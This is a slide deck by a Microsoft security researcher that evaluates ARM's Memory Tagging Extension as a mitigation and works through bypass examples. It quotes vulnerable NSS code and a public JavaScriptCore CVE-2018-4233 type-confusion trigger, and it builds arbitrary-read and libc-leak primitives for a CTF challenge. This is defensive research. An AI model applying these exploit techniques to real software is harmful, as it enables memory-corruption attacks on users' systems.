Security Analysis of MTE Through Examples

Saar Amar
MSRC

ID

- @AmarSaar
- Security researcher
- MSRC
- Life is all about reversing
- Addicted to CTFs
  - @pastenctf team member

Memory safety

- The problem: we have a ton of C/C++ legacy code
- Many memory safety vulnerabilities
  - Spatial safety: OOB R/W, linear overflows, etc.
  - Temporal safety: UAFs, double frees, dangling pointer, etc.
  - Race conditions
  - And more…
- We can’t throw away all that legacy code (too expensive)
- So – mitigations!

Mitigations

- A lot of software mitigations
  - ASLR, DEP/NX, CFI(CFG/xFG/RAP), code integrity, heap hardenings
  - Sandboxing, containers, isolation
  - A lot more…
- We have started to see (much) more HW-assisted mitigations!
- Pretty cool, lots of advantages:
  - Better performance
  - Certain properties/guarantees could be enforced at architectural level


HW-assisted mitigations - examples

- HLAT (Intel)
- CET (Intel/AMD)
- PAC (ARM)
- MTE (ARM)
- CHERI
- KTRR (Apple)
- APRR/SPRR (Apple)

Memory Tagging Extension

- MTE adds a new memory type, Normal Tagged Memory, to the ARM architecture
  - 64-bit only
- Each 0x10-aligned physical memory line is assigned with a tag
  - 4 bits, 16 possibilities
- Each pointer to this memory type has to be a tagged pointer
  - i.e. - a tag (value) is stored in every pointer's MSB
- Each time we load/store to this new memory type, the architecture compares the tag present in the MSB of the address register with the tag stored in memory
- If they are different, an exception is raised

Memory Tagging Extension



TBI – Top Byte Ignore

- We don't want the tag to be part of the address translation process
  - Tagged pointers are not canonical addresses
- It's unacceptable to do bitwise operations for each load/store
- TBI: ARM feature that when enabled, the top byte, that is [63:56] of the VA are ignored by the processor
  - So, the MSB of every VA is ignored during address translation
- Awesome – all the dereferences in the existing codebase remain the same ☺

Virtual Address tagging

The Translation Control Register, TCR_ELn has an additional field called Top Byte Ignore (TBI) that provides tagged addressing support. general-purpose registers are 64 bits wide, but the most significant 16 bits of an address must be all 0xFFFF or 0x0000. Any attempt to use a different bit value triggers a fault.

When tagged addressing support is enabled, the top eight bits, that is [63:56] of the Virtual Address are ignored by the processor. It internally sets bit [55] to sign extend address to 64-bit format. The top eight bits of a Virtual Address can then be used to pass data. These bits are ignored for addressing and translation faults. The TCR_EL1 has separate enable bits for EL0 and EL1. ARM does not specify or mandate a specific use case for tagged addressing.

An example use case might be in support of object-oriented programming languages. As well as having a pointer to an object, it might be necessary to keep a reference count that keeps track of the number of references or pointers or handles that refer to the object, for example, so that automatic garbage collection code can de-allocate objects that are no longer referenced. This reference count can be stored as part of the tagged address, rather than in a separate table, speeding up the process of creating or destroying objects.

https://developer.arm.com/documentation/den0024/a/ch12s05s01

MTE modes

- ARM proposes two modes of MTE
  - Synchronous-mode
  - Asynchronous-mode
- Each mode has pros/cons
- You have full control over the configuration per-process

Synchronous-mode

- Synchronous exception is raised upon MTE violation
  - We are guaranteed that the faulted instruction won’t retire
  - The exception is raised on the faulted instruction
  - No further damage could happen
  - We have info on the crash
- <u>Disadvantage</u>: probably less performant
  - Load/store can't retire until tag is read from memory and checked
- <u>Advantage</u>: accurate, better security guarantees, resilient to attacks, compatibility

Asynchronous-mode

- No exceptions upon MTE violation
- The CPU sets a bit in **TFSR_ELx**, and it's up to the OS to periodically check this bit to look for asynchronous issues
- So – the faulted instruction could retire, further damage could happen
- Could be problematic from a mitigation-dev point of view (a window to race)
- Not accurate information on the crash!
- <u>Disadvantage</u>: not accurate, weaker security guarantees, compatibility
- <u>Advantage</u>: better perf

Hello world!

```c
/*
 * Insert a random logical tag into the given pointer.
 */
#define insert_random_tag(ptr) ({                     \
        uint64_t __val;                               \
        asm("irg %0, %1" : "=r" (__val) : "r" (ptr)); \
        __val;                                        \
})
```

```c
/*
 * Set the allocation tag on the destination address.
 */
#define set_tag(tagged_addr) do {                                      \
        asm volatile("stg %0, [%0]" : : "r" (tagged_addr) : "memory"); \
} while (0)
```

https://www.kernel.org/doc/html/latest/arm64/memory-tagging-extension.html

```c
int main(void) {
	unsigned char *ptr;
	unsigned long page_sz = sysconf(_SC_PAGESIZE);
	unsigned long hwcap2 = getauxval(AT_HWCAP2);

	/* check if MTE is present */
	if (!(hwcap2 & HWCAP2_MTE)) {
		printf("MTE not supported\n");
		return EXIT_FAILURE;
	}

	/*
	 * Enable the tagged address ABI, synchronous or asynchronous MTE
	 * tag check faults (based on per-CPU preference) and allow all
	 * non-zero tags in the randomly generated set.
	 */
	if (prctl(PR_SET_TAGGED_ADDR_CTRL,
		  PR_TAGGED_ADDR_ENABLE | PR_MTE_TCF_SYNC |
		  (0xfffe << PR_MTE_TAG_SHIFT),
		  0, 0, 0)) {
		perror("prctl() failed");
		return EXIT_FAILURE;
	}

	ptr = mmap(NULL, page_sz, PROT_READ | PROT_WRITE | PROT_MTE,
		   MAP_PRIVATE | MAP_ANONYMOUS, -1, 0);
	if (ptr == MAP_FAILED) {
		perror("mmap() failed");
		return EXIT_FAILURE;
	}
```

```c
/* access with the default tag (0) */
ptr[0] = 0x41;
ptr[1] = 0x42;

printf("ptr[0] = 0x%hhx ptr[1] = 0x%hhx\n", ptr[0], ptr[1]);

/* set the logical and allocation tags */
ptr = (unsigned char *)insert_random_tag(ptr);
set_tag(ptr);

printf("ptr == %p\n", ptr);

/* non-zero tag access */
ptr[0] = 0x43;
printf("ptr[0] = 0x%hhx ptr[1] = 0x%hhx\n", ptr[0], ptr[1]);

/*
 * If MTE is enabled correctly the next instruction will generate an
 * exception.
 */
printf("Expecting SIGSEGV...\n");
ptr[0x10] = 0x44;

/* this should not be printed in the PR_MTE_TCF_SYNC mode */
printf("...haven't got one\n");

return EXIT_FAILURE;
```

```
root@2cfd868e96a8:/bluehatil# ./example
MTE not supported
root@2cfd868e96a8:/bluehatil#
root@2cfd868e96a8:/bluehatil# qemu-aarch64 ./example
ptr[0] = 0x41 ptr[1] = 0x42
ptr == 0x1000055009b0000
ptr[0] = 0x43 ptr[1] = 0x42
Expecting SIGSEGV...
qemu: uncaught target signal 11 (Segmentation fault) - core dumped
Segmentation fault
root@2cfd868e96a8:/bluehatil#
```

- Let’s attach a debugger

```
root@6e831c82f459:/bluehatil# qemu-aarch64 -g 1337 example
ptr[0] = 0x41 ptr[1] = 0x42
ptr == 0x7000055009b0000
ptr[0] = 0x43 ptr[1] = 0x42
Expecting SIGSEGV...
```

```
(gdb) c
Continuing.

Program received signal SIGSEGV, Segmentation fault.
0x000000000040088c in main ()
(gdb) x/2i $pc
=> 0x40088c <main+408>: strb    w9, [x8, #16]
   0x400890 <main+412>: adrp    x8, 0x400000
(gdb) x/4gx $x8
0x7000055009b0000:      0x0000000000004243      0x0000000000000000
0x7000055009b0010:      0x0000000000000000      0x0000000000000000
(gdb) i r x9
x9             0x44                68
(gdb)
```

Applications

- Testing - a very good alternative to ASAN
  - Smaller code size
  - More reliable at detecting bugs
- Finding bugs in production
- Memory safety mitigation

- In this talk, we will consider MTE as a candidate for a new mitigation
  - Detail the low-level facts, discuss the advantages/disadvantage
  - Assume only precise-mode, not imprecise-mode

Applications


- Important: MTE was originally designed for at-scale detection of bugs
- Also, it has a strong restriction: it aims for close to 100% binary compatibility with existing code
- So, while it's a great feature for detection, it's clearly not perfect as a memory safety mitigation
- But we can still get some interesting mitigation properties out of it ☺

Heap safety

- Clearly, we need to implement the support in our MM and allocators
- For every allocation, malloc needs to:
  - Align the allocations
  - Choose a random tag T
  - Tag the underlying memory for the newly-allocated chunk (O(n))
  - Return the tagged pointer to the newly-allocated chunk
- Optional – on every free, re-tag the allocation
  - Could catch UAF before reallocation
  - In some cases, could be critical (example – dlmalloc)
- Outcome: probabilistic mitigations for many memory safety bug classes

Examples – heap OOB


char *p = new char[0x18]; // 0xc007fffffff1240




p[0x20] = …//heap-buffer-overflow

Examples - UAF

char *p = new char[0x18]; // 0xc007fffffff1240



delete [ ] p; // 



p[0] = ... // heap UAF

The one deterministic mitigation

- MTE gives us mostly probabilistic mitigations
- However, as was proposed by the MSRC paper, we can build one deterministic mitigation, for a certain specific bug-class
- Simple - let’s add a restriction to the allocation API:
  - Adjacent allocations always have different tags
- Breaks exploitability of memcpy-style bugs
  - At the architectural level! Awesome! ☺
- Mitigates not only memcpy - any strictly linear overflow/underflow!

MTE's impact

- MTE's impact on Microsoft CVEs, between 2015-2019:

Mitigated bug-classes	Probabilistic / Deterministic	% of Microsoft memory safety CVEs
Heap overrun/overread (adjacent)	Deterministic	~13%
UAF	Probabilistic	~26%
Heap OOB R/W (non-adjacent)	Probabilistic	~27%

- For instance, CVE-2020-0796 (a.k.a "SMBGhost") is deterministically mitigated

Let The Fun Begin

MTE – restrictions

- While considering a new mitigation, it's always necessary to consider possible bypasses / weak spots
- Let's build exploits and POCs!
- From now on, we assume:
  - Precise-mode MTE is in place
  - Adjacent chunks have different tags
  - Calling free with an incorrect tag segfaults
  - We tag only the heap (stack/global are not tagged)
- Ok, the rules are in place. Let's play.

Corrupting pointers

- Because the logic tags are readable && writeable, we can corrupt pointers!

Exploit technique	Requirement/restriction
Corrupt absolute 64-bit pointers	We can, if we know the tag (or fake a pointer to untagged memory)
Corrupt LSB of a pointer, move it backward/forward in memory	We can, as long as we don’t move it OOB (or trigger an OOB to memory that has the same tag)
Intra-object corruption	No restrictions ☺

Information disclosures

- Information disclosure of pointers is problematic (/great) for us ☺
  - We can shape the heap
  - Leak a lot of pointers
  - Know a lot of tags!
- Examples:
  - Side channels, speculative execution variants
  - Generic information disclosures
- Consider the case where you have classic OOB in a JS engine, and you trigger a side channel (via speculative execution) to leak tags!

Type confusions

- Straightforward type confusion bugs are not mitigated by MTE
  - 1st primitive is a type confusion
- However, creation of type confusion scenarios rooted/built upon other bugs (OOB/UAF) are mitigated
  - Falls under the probabilistic mitigation category
- Fortunately, 1st order type confusions tend to be a minority among the bugs we saw in past years

Practical examples

- Let's view some examples of recent bugs / exploits
- MTE support for the exploit development:
  - I've built simple wrappers for malloc/free/strings functions etc.
  - Run everything in QEMU, with the support for MTE ☺
- Let's start with known/famous CVEs that are not mitigated by MTE
- And then build a full, deterministic stable exploit for a pwn CTF challenge

Example #1 – NSS, CVE-2021-4352

- Credit: @taviso
- Straightforward buffer overflow in NSS
  - Network Security Services, crypto library
- Intra object corruption
- The oldest, most classic example:
  - Fixed-size buffer
  - Attacker's controlled length
  - Attacker's controlled content
  - memcpy

```
struct VFYContextStr {
    SECOidTag hashAlg; /* the hash algorithm */
    SECKEYPublicKey *key;
    union {
        unsigned char buffer[1];
        unsigned char dsasig[DSA_MAX_SIGNATURE_LEN];
        unsigned char ecdsasig[2 * MAX_ECKEY_LEN];
        unsigned char rsasig[(RSA_MAX_MODULUS_BITS + 7) / 8];
    } u;
    unsigned int pkcs1RSADigestInfoLen;
    unsigned char *pkcs1RSADigestInfo;
    void *wincx;
    void *hashcx;
    const SECHashObject *hashobj;
    SECOidTag encAlg;    /* enc alg */
    PRBool hasSignature;
    SECItem *params;
};
```

Project Zero: This shouldn't have happened: A vulnerability postmortem (googleprojectzero.blogspot.com)

```c
case rsaPssKey:
    sigLen = SECKEY_SignatureLen(key);
    if (sigLen == 0) {
        /* error set by SECKEY_SignatureLen */
        rv = SECFailure;
        break;
    }


    if (sig->len != sigLen) {
        PORT_SetError(SEC_ERROR_BAD_SIGNATURE);
        rv = SECFailure;
        break;
    }

    PORT_Memcpy(cx->u.buffer, sig->data, sigLen);
    break;
```

[Project Zero: This shouldn't have happened: A vulnerability postmortem (googleprojectzero.blogspot.com)]()

Example #1 – NSS, CVE-2021-4352

- This (awful) vulnerability is not mitigated by MTE
- While we can have a deterministic mitigation for strictly linear overflows, there are pointers and data after the fixed-buffer in the same structure
- If the attacker sets the length of the corruption to corrupt ONLY bytes inside the same allocation, they escape the mitigation

Example #2 – JSC, CVE-2018-4233

- Another great example is CVE-2018-4233, Pwn2Own (credit: @5aelo)
- Very powerful vulnerability! Straightforward type confusion!
- Root cause: *CreateThis* operation can run arbitrary JavaScript...
- Reason: during *CreateThis*, the engine has to fetch the .prototype property of the constructor
- Can be intercepted if constructor is a Proxy with a handler for get
- Due to Redundancy Elimination, a StructureCheck is removed

https://saelo.github.io/presentations/blackhat_us_18_attacking_client_side_jit_compilers.pdf

CVE-2018-4233 - root cause

- * thread #1, queue = 'com.apple.mainthread', stop reason = EXC_BAD_ACCESS (code=1, address=0x41414141414146)
- This code yields the fakeobj primitive
- To get addrof let Hax load an element from the array instead of storing one
- https://github.com/saelo/cve-2018-4233

```
function Hax(a, v) {
    a[0] = v;
}

var trigger = false;
var arg = null;
var handler = {
    get(target, propname) {
        if (trigger) arg[0] = {};
        return target[propname];
    },
};
var HaxProxy = new Proxy(Hax, handler);

for (var i = 0; i < 100000; i++)
    new HaxProxy([1.1, 2.2, 3.3], 13.37);

trigger = true;
arg = [1.1, 2.2, 3.3];
new HaxProxy(arg, 3.54484805889626e-310);
print(arg[0]);
```

https://saelo.github.io/presentations/blackhat_us_18_attacking_client_side_jit_compilers.pdf

CVE-2018-4233 – MTE?

- We have a wonderful type confusion between double and JSValue
- Directly leads to addrof and fakeobj primitives
  - Fake TypedArray --> Arbitrary R/W --> Game over ☺
- Unfortunately, we don't have a prototype of JSC with MTE support
  - So, no demo for this one ☹
- But we know how the exploit works, and we can leak all the pointers we will dereference!
  - Leak is done through type confusion, no memory tagging violation
  - Dereference only VAs we leaked (along with their tags)

https://saelo.github.io/presentations/blackhat_us_18_attacking_client_side_jit_compilers.pdf

Example #3 – full exploit, diylist CTF challenge

- For exploit mitigations, let’s view a very simple CTF challenge
  - zer0pts CTF 2020, pwn 453
- The original challenge ran on Ubuntu 18.04
  - All the three published solutions + the intended one support 18.04
  - Trigger an abort on 20.04 (new hardening in glibc >= 2.29)
- The challenge lacks many mitigations
  - So, I enabled some it didn’t have (-fpie -pie, full RELRO, stack cookie, …)
  - Made it more relevant to today’s times ☺
- I built two exploits that solve it on 20.04 and 21.10
  - Detailed in my blogpost
- Let’s go over the challenge and see the effect MTE has on our exploit!

diylist: chg intro

- Implements a list of elements
- Each element could be long/double/string
- The data structure supports add/get/edit/delete

```c
typedef enum {
    __LIST_HEAD = 0,
    LIST_LONG,
    LIST_DOUBLE,
    LIST_STRING,
    __LIST_BOTTOM
} LIST_TYPE;
```

```c
typedef struct {
    Data *data;
    size_t size;
    size_t max;
} List;
```

```c
typedef union {
    char *p_char;
    long d_long;
    double d_double;
} Data;
```

diylist: first primitive

- So, each element in the *list->data* buffer is a qword
- How does the challenge know how to treat each element during get/edit?
- Oh, right – it just asks us for its type
  - Lovely
  - Couldn’t be a more straightforward type confusion than this ☺
- First primitive, we can:
  - treat a heap pointer as an integer, read it
  - treat an integer as a string pointer, dereference it and read its content (until a NULL byte, of course).

```c
void get(List *list)
{
  printf("Index: ");
  long index = read_long();

  printf("Type(long=%d/double=%d/str=%d): ", LIST_LONG, LIST_DOUBLE, LIST_STRING);

  switch(read_long()) {
  case LIST_LONG:
    printf("Data: %ld\n", list_get(list, index).d_long);
    break;

  case LIST_DOUBLE:
    printf("Data: %lf\n", list_get(list, index).d_double);
    break;

  case LIST_STRING:
    printf("Data: %s\n", list_get(list, index).p_char);
    break;

  default:
    puts("Invalid option");
    return;
  }
}
```

diylist: second primitive

- For the *delete* operation, the challenge maintains the *fpool* array
  - Holds all the VAs of previously allocated strings
  - Static in size, isn't dynamically increased
  - Doesn't remove pointers after free, doesn't NULL them out
- So, besides the obvious leak, we can trigger *free()*
  - as many times on the same VA as we like
  - as long it's in the *fpool* array
- We can convert this easily into an **arbitrary free**, by either:
  - Exploit a double free, old school; or
  - Call free on any allocation that reclaimed a freed string

```c
/* Store the data */
switch(type) {
case LIST_LONG:
  list->data[list->size].d_long = data.d_long;
  break;
case LIST_DOUBLE:
  list->data[list->size].d_double = data.d_double;
  break;
case LIST_STRING:
  list->data[list->size].p_char = strdup(data.p_char);
  /* Insert the address to free pool */
  if (fpool_num < MAX_FREEPOOL) {
    fpool[fpool_num] = list->data[list->size].p_char;
    fpool_num++;
  }
  break;
default:
  __list_abort("Invalid type");
}
```


```c
void list_del(List* list, int index)
{
  int i;
  if (index < 0 || list->size <= index)
    __list_abort("Out of bounds error");

  Data data = list->data[index];

  /* Shift data list and remove the last one */
  for(i = index; i < list->size - 1; i++) {
    list->data[i] = list->data[i + 1];
  }
  list->data[i].d_long = 0;

  list->size--;

  /* Free data if it's in the pool list (which means it's string) */
  for(i = 0; i < fpool_num; i++) {
    if (fpool[i] == data.p_char) {
      free(data.p_char);
      break;
    }
  }
}
```

diylist: restrictions / remainders

- Input strings are bounded by 0x7f
- Can’t allocate content with \x00s
  - This also means we can’t allocate relatively big chunks with a pointer at low offsets
- Clearly, no coalesce/consolidate in tcache and fastbins
- Let’s start ☺

Saar Amar
@AmarSaar

Some people believe that all you need is love. That's a lie. All you need is an arbitrary/relative RW. Great analysis and exploit of @bkth_ @BlueHatIL



11:31 AM · Feb 7, 2019 · Twitter for Android

View Tweet activity

Arbitrary read

- Possible by design in the challenge
- We can treat long values as strings pointers
- simply read them, with dereference

```python
def arbitrary_read(p, addr):
    idx = add(p, TYPE_LONG, bytes(str(addr), "utf-8"))
    val = u64(get(p, idx, TYPE_STRING)[:8].ljust(8, b"\x00"))
    delete(p, idx)
    return val
```

Leak libc && stack

- We have an arbitrary read
- We know all the heap addresses (using the type confusion)
- We can insert a chunk to the unsorted-bins
  - The allocator sets pointers to *main_arena* symbol in libc
- Use arbitrary read, get libc
- Use arbitrary read, get the stack (libc->environ)

Arbitrary write

- Unlike arbitrary read, we do not get arbitrary write for free
- All the writes we do to *list->data* are:
  - Write long/double values
  - Send string, challenge calls *strdup*, writes a pointer to our string
- All the published solutions used the famous tcache double-free exploit
  - By default, example on Ubuntu 18.04
